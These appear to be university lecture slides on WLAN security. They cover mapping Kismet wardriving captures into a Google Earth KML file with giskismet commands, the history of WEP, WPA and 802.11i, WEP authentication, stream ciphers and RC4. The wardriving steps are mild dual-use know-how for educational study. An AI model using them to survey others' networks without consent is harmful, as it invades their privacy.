
If GPS info not shown, click  
 View → GPS Data



# After Wardriving with Kismet

- ❑ Stop Kismet
- ❑ Kismet creates `.pcapdump` and `.netxml` files in `/root/`
- ❑ Create a database file from Wireshark file called `wireless.db1`
  - ❖ `perl /usr/bin/giskismet -x Kismet-20160208-09-55.netxml`
- ❑ Create a file called `ex1.kml`
  - ❖ `perl /usr/bin/giskismet -q "select * from wireless" -o ex1.kml`
- ❑ Open `ex1.kml` with Google Earth

KML file stores geographic modeling information in XML format






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
# Evolution of WLAN Security

- IEEE 802.11a and 802.11b standards included WEP specification
  - ❖ Vulnerabilities quickly discovered
  - ❖ Organizations implemented “quick fixes”
    - Did not adequately address encryption and authentication
- IEEE and Wi-Fi Alliance started working on comprehensive solutions
  - ❖ IEEE Wi-Fi Protected Access (WPA) and 802.11i




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- ❑ WEP: not adequate
- ❑ IEEE formed Task Group "i"
  - ❖ Developed 802.11i standard
  - ❖ Objective: specification to enhance security features for WLANs




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- ❑ Industry could not wait for the 802.11i standard
  - ❖ Demanded a more secure wireless environment immediately
- ❑ Wi-Fi Alliance with IEEE, developed Wi-Fi Protected Access (WPA)
  - Offers a **temporary**, strong, **interoperable** security standard
- ❑ WPA implemented 802.11i components that would work on **existing hardware**, which had limited processing capabilities
  - ❖ Temporal Key Integrity Protocol (TKIP) - encryption
  - ❖ Message Integrity Check (MIC) - integrity




# Wired Equivalent Privacy (WEP)

- ❑ Goal: secure WLANs at the same level as wired LANs
  - ❖ Confidentiality: No eavesdropping
  - ❖ Integrity: No message tampering
  - ❖ Access : No unauthorized access
- ❑ Designed to be computationally
  - ❖ Efficient
  - ❖ Exportable outside the US
- ❑ All users of a given AP share the same encryption key
- ❑ Data headers remain unencrypted so anyone can see source and destination of the data stream



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
- Authentication as in protocol ap4.0 (Kurose text)
  - ❖ Host requests authentication from access point
  - ❖ Access point sends 128-byte nonce (number used **once**)
  - ❖ Host encrypts nonce using shared symmetric WEP key and sends back to AP
  - ❖ Access point decrypts nonce and authenticates host



- Authentication key distributed out-of-band (face-to-face)
- Symmetric key encryption based on RC4 algorithm
  - ❖ AP and wireless stations must both know the key
- Still available on all access points Why?

# 802.11 Authentication and Association

- Prior to accepting data, access point requires client to authenticate and associate




Association enables data transfer between STA and AP



# Stream Ciphers

- Vernam's one-time pad cipher where each letter ( $p_i$ ) is a byte
  - ❖ Plaintext =  $p_1p_2p_3p_4 \dots$
  - ❖ Key stream =  $k_1k_2k_3k_4 \dots$ 
    - Generated by encryption algorithm
  - ❖ Ciphertext =  $c_1c_2c_3c_4 \dots$  where  $c_i = p_i \text{ xor } k_i$
  - ❖ Can be proven to be unconditionally secure **IF** the key is only used once
    - This is where WEP fails

# Typical Stream Cipher Diagram



# RC4 Stream Cipher

- ❑ Designed by Ron Rivest in 1987 for RSA Security
  - ❖ RC4 = Rivest Cipher 4
  - ❖ Kept as a trade secret until leaked in 1994
  
- ❑ Most popular stream cipher
  - ❖ Simple and fast
  - ❖ Commonly used for real-time network traffic encryption
    - SSL, IPSec, WEP

# RC4 Encryption Overview


